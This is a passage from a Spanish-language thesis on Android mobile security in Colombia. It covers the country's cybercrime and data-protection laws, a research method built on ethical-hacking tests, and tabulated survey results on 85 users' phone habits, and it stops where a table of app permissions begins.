Con el paso del tiempo y la llegada de nuevas tecnologías y formas de manejar información, Colombia entro en un periodo de descontrol pues la legislación existente no permitía penalizar ciertas conductas delictivas relacionadas, precisamente, con la información y las nuevas redes informáticas, cada vez con mayor crecimiento. Así, en 2009 fue presentada por el Congreso de la República la Ley 1273 de 2009 mediante la cual se modifica el Código Penal creando un nuevo bien jurídico que fue denominado "de la protección de la información y de los datos". Con esta nueva legislación se logró salvar un hueco legal penalizando conductas delictivas que atentaran contra la disponibilidad, integridad y confidencialidad de datos y sistemas informáticos.

Para efectos del presente proyecto se listan los artículos que penalizan los ataques aquí realizados.

6.4.1.1 Código Penal. Artículo 269A

> *Acceso abusivo a un sistema informático.* El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes."

[3] Ley 599 de 2000, por la cual se expide el Código Penal.
[4] Ley 1032 de 2006, por la cual se modifican los artículos 257, 271, 272 y 306 del Código Penal.
[5] Ley 1273 de 2009, por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado "de la protección de la información y de los datos" – y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

6.4.1.2 Código Penal. Artículo 269C

Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

6.4.1.3 Código Penal. Artículo 269E

Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes

6.4.1.4 Código Penal. Artículo 269F

Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes

6.4.1.5 Código Penal. Artículo 269G

Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave

6.4.1.6 Código Penal. Artículo 269I

Hurto por medios informáticos y semejantes. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

6.4.2 Ley 1581 de 2012[6]. Ley de habeas data

La estipulación de la ley de protección de datos personales impartió derechos a los ciudadanos de la República relacionados con el manejo que empresas y sitios de adquisición de información daban a su información personal privada, es decir, nombres, direcciones de contacto, números de identificación, entre otros.

Con la entrada en vigencia de esta Ley se establecieron definiciones relacionadas con la información, el uso, el almacenamiento, el tratamiento, entre otros, que permitían a los ciudadanos saber a ciencia cierta exactamente que uso le dan a sus datos personales una vez son obtenidos por entes externos a ellos.

De igual forma, la Ley introdujo el concepto de “Datos Sensibles” como categoría especial de datos que define la prohibición de uso de información que pueda afectar a su dueño, esta información se encuentra relacionada con temas como el origen racial o étnico, la orientación política, creencias religiosas, datos de género y datos biométricos, entre otros más especificados en el artículo 5 de la Ley.

6.4.3 Ley 565 de 2000[7]. Ley de derechos de autor

En el año 2000 el Congreso de Colombia promulga la ley de Derechos de Autor mediante la cual se presentan las protecciones legales y jurídicas sobre las expresiones literarias y artísticas creadas por cualquier nacional del país.

---

[6] Ley 1581 de 2012, por la cual se dictan disposiciones generales para la protección de datos personales.

[7] Ley 565 de 2000, por la cual se aprueba el “Tratado de la OMPI –Organización Mundial de la Propiedad Intelectual– sobre Derechos de Autor (WCT)”, adoptado en Ginebra, el veinte (20) de diciembre de mil novecientos noventa y seis (1996).

Entre otras indica que toda producción literaria y artística es propiedad exclusiva de su creador y por tanto todo derecho de reproducción requiere permiso previo y pago de derechos si es aplicable.

7. MÉTODO DE INVESTIGACIÓN

7.1 DISEÑO METODOLÓGICO

El método utilizado para la ejecución y el desarrollo de este proyecto es investigativo con objeto factual ya que exige de observación y experimentación con un objetivo o hecho específico que se refiere a la seguridad en los dispositivos móviles.

Se considera método teórico con objetivo aplicado y de carácter descriptivo ya que se realizará un análisis estadístico con la presentación de la ejecución de métodos de penetración y las posibles soluciones al problema de seguridad en sistemas operativos para estos dispositivos.

Se pretende mediante el uso aplicado de encuestas realizadas a una población específica que visita centros comerciales, encontrar las posibles vulnerabilidades de los usuarios para después explotarlas y buscar las brechas de seguridad que darán paso a la propuesta final de acciones y recomendaciones de solución al problema.

Se ejecutarán procesos como test de penetración, ataques tipo “man-in-the-middle” de intercepción e ingeniería social; teniendo en cuenta las bases y objetivos del hacking ético, en ningún momento se verá comprometida la disponibilidad, integridad y confidencialidad de la información de la muestra objetiva de los ataques propuestos.

7.2 ÁREA GENERAL DE CONOCIMIENTO

Seguridad en Redes

7.3 ÁREA DE CONOCIMIENTO ESPECÍFICA

- Pentesting en redes LAN y WLAN.

- Hacking ético.

- Comportamiento de intrusos en diversas redes informáticas

7.4 RECURSOS DISPONIBLES

La investigación se llevará a cabo utilizando herramientas de software de código abierto principalmente bajo entorno de sistemas operativos GNU/Linux. Los recursos requeridos para el desarrollo del presente proyecto consisten en la disponibilidad de material de tipo equipos de cómputo, equipos móviles, acceso a redes de datos, acceso a Internet, disponibilidad de tiempo y horarios del establecimiento de elección para la investigación.

7.5 POBLACIÓN Y MUESTRA

La población sobre la que se realiza el estudio está compuesta principalmente por personas que se considerarían promedio en el uso de dispositivos móviles, es decir, personal cuyo conocimientos de seguridad y protección de información en estos dispositivos es baja, casi nula por lo que se consideran blancos fáciles para recibir ataques informáticos de casi cualquier tipo, incluyendo pero no limitando a ataques tipo sniffing, man-in-the-middle, pishing, penetración de dispositivos e incluso daño de los mismos.

La muestra principal consta de 85 dispositivos ejecutando sistema operativo Android en cualquiera de sus versiones con el supuesto que la versión mínima a encontrar sea la versión 4.0 –Ice Cream Sandwich y la versión más reciente la versión 5.1 –Lollipop.

8. DESARROLLO DEL PROYECTO

8.1 FORMATO DE ENCUESTA

A continuación, en la tabla 1 se presenta el formato de encuesta que se llevó a cabo como estudio de caso preliminar sobre el uso de dispositivos móviles.

Tabla 1. Encuesta de estudio de caso

Por favor marque con una X su respuesta.				
¿Qué equipo móvil posee?				
Equipo con Android				
iPhone				
Otros (Blackberry, Windows Phone)				
¿Cuál es su rango de edad?				
15 – 25 años				
26 – 35 años				
36 – 45 años				
Mayor de 45 años				
¿Posee algún plan de datos?	Si		No	
¿Hace uso de redes Wi-Fi de acceso libre?	Si		No	
¿Hace uso de las redes Wi-Fi de su lugar de trabajo y/o estudio?	Si		No	
¿Qué uso le da a su equipo móvil? (Marque todas las que apliquen)				
Enviar y recibir llamadas				
Entretenimiento				
Actividades Laborales				
Educación				
Redes sociales				
¿Con que frecuencia hace uso de su equipo móvil fuera de su lugar de residencia?				
Una vez al día				
Entre 2 y 5 veces al día				
Entre 6 y 9 veces al día				
Más de 9 veces al día				
Todo el tiempo				
Únicamente cuando entra o envía una llamada				
¿Hace uso de las opciones de seguridad que ofrece su dispositivo? ¿Cuál?	Si		No	
Pin				
Patrón				
Reconocimiento facial				
Reconocimiento dactilar				
Contraseña				
¿Almacena datos importantes y confidenciales en su dispositivo?	Si		No	
¿Hace uso de su dispositivo para realizar transacciones bancarias?	Si		No	
¿Sincroniza sus cuentas de correo y redes sociales en su dispositivo?	Si		No	
¿Deja que otras personas utilicen su dispositivo?	Si		No	
Si la respuesta anterior fue positiva: ¿Tiene habilitada la sesión de invitado en su dispositivo?	Si		No	
¿Ha hecho uso de la opción de compartir acceso a Internet que tiene su dispositivo?	Si		No	
¿Tiene algún antivirus instalado en el equipo móvil?	Si		No	
¿Actualiza automáticamente las aplicaciones que tiene instaladas en el equipo?	Si		No	
¿Es consciente de los permisos que otorga al instalar alguna aplicación?	Si		No	
¿Considera que su dispositivo pueda ser víctima de un ataque informático en algún momento?	Si		No	
¿Conoce algún caso de ataque informático a dispositivos móviles? ¿Cuál?				

Fuente: Los autores


8.2 TABULACIÓN DE RESULTADOS OBTENIDOS DE ENCUESTAS

A continuación, se presentan los resultados finales de las encuestas realizadas a la muestra especificada, el 100% como muestra final con su respectivo análisis.

8.2.1 Caracterización Inicial

La caracterización Inicial nos permite conocer las preferencias en cuanto al uso de sistema operativo móvil de las personas de la muestra del presente trabajo, en la figura 7 podemos ver que actualmente a nivel nacional de cada 85 personas 62 poseen un dispositivo móvil con sistema operativo Android, lo que indica que el mercado se encuentra liderado por este sistema, confirmando así la elección realizada para la ejecución de pruebas de penetración y obtención de resultados únicamente en este sistema operativo.


Figura 7. Encuesta P1.1



Fuente: Los autores.

La figura 8 nos da un resultado de las edades en las que se utiliza con más frecuencia un dispositivo móvil, se evidencia claramente que el rango de mayor influencia para realizar este estudio de seguridad en dispositivos móviles es en las edades desde 26 a 35 años, esto no quiere decir que el resto de rangos no esté exento de contribuir con las pruebas y los procedimientos que se darán en recomendación en el presente trabajo a realizar. En sí, la caracterización inicial presenta el tipo de muestra que se seleccionó para la ejecución del proyecto, sin que esto signifique exclusividad al ejecutar las pruebas propiamente dichas.

Figura 8. Encuesta P1.2




Fuente: Los autores.

8.2.2 Plan de datos

No es ajeno que en la actualidad las operadoras de red móvil están dando muchas oportunidades para que el usuario común acceda a planes de datos en los cuales pueden gestionar su tráfico a su antojo y sin restricciones, en la figura 9 se evidencia que el 60 % de los encuestados manejan un plan de datos con su operador, estadística que nos indica que el 40 % de la muestra es la población que está sujeta a tener muchas más posibilidades de buscar conexión en una red libre.

Figura 9. Encuesta P2




Fuente: Los autores.

8.2.3 Uso de Redes Libres

A pesar de que en la figura 10 se evidenció que el 60 % de la muestra tiene y maneja un plan de datos con su operador móvil las imágenes 6 y 7 evidencian que la mayoría de las personas están haciendo uso de redes públicas, un 57.6% en lugares públicos sin protección como centros comerciales, cafés, restaurantes y bares, lugares en los que la seguridad de la información no se considera importante.


Figura 10. Encuesta P3.1



Fuente: Los autores.

En la figura 11 se evidencia que en los lugares de trabajo y las universidades la población de muestra tiene más confianza ya que por un 5.9% el 80% accede sin problemas y hace uso de las redes de estos lugares sin mayores preocupaciones.

Figura 11. Encuesta P3.2




Fuente: Los autores.

8.2.4 Uso apropiado

La pregunta número 4 realizada en la encuesta de seguridad en dispositivos móviles enfoca su atención al uso apropiado que los usuarios comunes le dan a su dispositivo móvil, respuestas que nos indican que las funcionalidades de los teléfonos inteligentes y las tabletas están siendo aprovechadas al máximo por las personas que comúnmente operan dichos dispositivos, esto puede observarse en la figura 12.

Figura 12. Encuesta P4




Fuente: Los autores.

8.2.5 Frecuencia de uso

Las necesidades de uso de tecnologías de la información han llevado a sus usuarios a una dependencia mayoritaria para realizar diferentes actividades diarias, el uso constante del celular y la actualización de la información conlleva al constante monitoreo del dispositivo, en la pregunta 5 de la encuesta realizada se evidencia que los usuarios en por lo menos más de 2 veces al día usan sus equipos fuera de su lugar de residencia, figura 13, inclusive un porcentaje muy aproximado al 50 % lo utiliza todo el tiempo.

Figura 13. Encuesta P5




Fuente: Los autores.

8.2.6 Opciones de seguridad de inicio de sesión

Comenzando con las preguntas de seguridad, figura 14, en dispositivos móvil se analiza en primera instancia si las personas de la población hacen uso de las opciones básicas de seguridad que proporcionan sus dispositivos, encontramos que solo el 23.5% de los encuestados dejan el inicio de sesión sin ningún tipo de seguridad.


Figura 14. Encuesta P6.1



Fuente: Los autores.

Del 76.5% de la población encuestada el 53.8% como gran mayoría hace uso de patrón para iniciar sesión en su dispositivo móvil, ninguno de los encuestados usa

reconocimiento facial, lo que indica que el método por preferencia se adecúa perfectamente a las necesidades de “inicio de sesión seguro” de los dispositivos.
Figura 15. Encuesta P6.2




Fuente: Los autores.

8.2.7 Información almacenada

Es importante definir qué información es significativa y confidencial para las personas y más aún decidir donde guardamos esa información, ya que la mayoría de casos de delitos informáticos enfocan sus ataques a captar, modificar o robar información importante.

En la figura 16 se evidencia que aproximadamente la mitad de la población almacena datos importantes en sus dispositivos móviles, teniendo en cuenta que el 23.5% de la población no usa seguridad de inicio de sesión se debe considerar un método apropiado por esta minoría.

Figura 16. Encuesta P7




Fuente: Los autores.

8.2.8 Información Sensible

Por información sensible se entiende toda información privada de carácter personal como contraseñas, usuarios, direcciones, números de tarjetas de crédito etc. Para el caso de nuestras encuestas evidenciamos en la figura 17 que el 24.7% de la muestra de la población hace uso de su dispositivo móvil para realizar transacciones bancarias, operaciones que requieren del envío y/o recepción de información sensible en el tráfico de datos de la red a utilizar. El 75.3% restante toma medidas de seguridad o desconoce la forma de realizar las transacciones desde su dispositivo.

Figura 17. Encuesta P8



Fuente: Los autores.

8.2.9 Cuentas Sincronizadas

Hoy en día la tecnología implica el manejo de miles de cuentas las cuales creamos con todos nuestros datos a nuestro nombre, estas cuentas relacionan información sensible de ciertos ámbitos de nuestras vidas, números telefónicos, direcciones residenciales y laborales, apellidos completos, fechas de nacimiento, gustos y aficiones, algunas de ellas habilitan el registro de tarjetas de crédito para realizar compras en internet, etc. Se ha vuelto casi que obligatorio la asignación de una cuenta para el uso de las tiendas (en el caso de Android), sin embargo, hay personas que crean cuentas única y exclusivamente para activar estos servicios. De los encuestados el 80% sincronizan cuentas en su dispositivo, aumentando los datos “importantes” que guardan en ellos, y agregando puntos objetivos a los atacantes informáticos, figura 18.


Figura 18. Encuesta P9

Fuente: Los autores.

8.2.10 Uso compartido y seguridad

Los dispositivos móviles se han convertido en herramientas personales con las que nos relacionamos en el día a día, no obstante, hay personas que no tienen discreción al prestar sus equipos entrando en puntos vulnerables de registro de información, para nuestra encuesta notamos que más del 70% de la muestra se toman el trabajo de hacer su dispositivo algo personal e intransferible, y existe casi un 30% que entran en vulnerabilidad por robo de información de manera directa, esto puede observarse en la figura 19.

Figura 19. Encuesta P10.1



Fuente: Los autores.

En el nuevo sistema operativo android, Lollipop, se ha habilitado una herramienta que proporciona un usuario alternativo al original y deja iniciar las aplicaciones en limpio del dispositivo, esta sesión se llama invitado (ver literal 8.10.1) y solo el 12% de las 25 personas que comparten sus dispositivos la usan, figura 20.

Figura 20. Encuesta P10.2


Fuente: Los autores.

8.2.11 Compartir Internet

La imagen número 21 nos muestra que la opción de compartir internet de nuestros dispositivos se ha convertido en una buena herramienta a utilizar, el 56.5% de la muestra alguna vez a hecho uso de ella, si compartimos internet debemos seguir

unas recomendiones específicas que se tratan en el literal 8.10.2 de este documento para no ser victima de robos de información por ataques informáticos.

Figura 21. Encuesta P11




Fuente: Los autores.

8.2.12 Antivirus Móvil

Los antivirus móviles han tenido mucho auge en la última década, la posibilidad de integración de estos software con aplicaciones que eliminan basura y optimizan memoria de los dispositivos han logrado una buena confiabilidad en las mismas (ver literal 8.10.3), de las 85 respuestas recibidas, el 55.3% aseguran tener un antivirus instalado en el equipo, figura 22; no se específica cual es la herramienta pero esto nos indica que más del 40 % de la muestra tiene menos posibilidades de reconocer virus o información maliciosa de los atacantes.

Figura 22. Encuesta P12



Fuente: Los autores.

8.2.13 Actualizaciones automáticas

Cuando instalamos aplicaciones en nuestros dispositivos móviles estas verifican ciertos permisos (ver literal siguiente), y los usuarios son los que conceden y autorizan para librar responsabilidad, sin embargo algunas veces pasamos por alto y dejamos que las actualizaciones corran automáticamente, esto no es un problema con las aplicaciones certificadas (en el caso de android por Google) pero si lo es con las aplicaciones de fuentes desconocidas en las que se pueden modificar en cualquier momento, ya que en una de estas actualizaciones se puede ser víctima de algún tipo de delito informático. En el caso específico de la muestra tomada, el 80% de los usuarios totales están concientes de que tienen sus dispositivos configurados para realizar automáticamente las actualizaciones, figura 23, y el 20 % de la muestra lo hace de mediante autorización o de manera manual.

Figura 23. Encuesta P13

Fuente: Los autores.

8.2.14 Aplicaciones y permisos de instalación y ejecución

Como se hablaba en el literal anterior al instalar aolicaciones en nuestros dispositivos móbiles debemos dar ciertos permisos para que la aplicación funcione correctamente, leer detenidamente estos permisos que concederemos o no es clave y buena práctica para la seguridad informática, algunos de los permisos con los que nos podremos encontrar según la página de desarrolladores de android en su manifiesto de permisos pueden verse en la tabla 2:

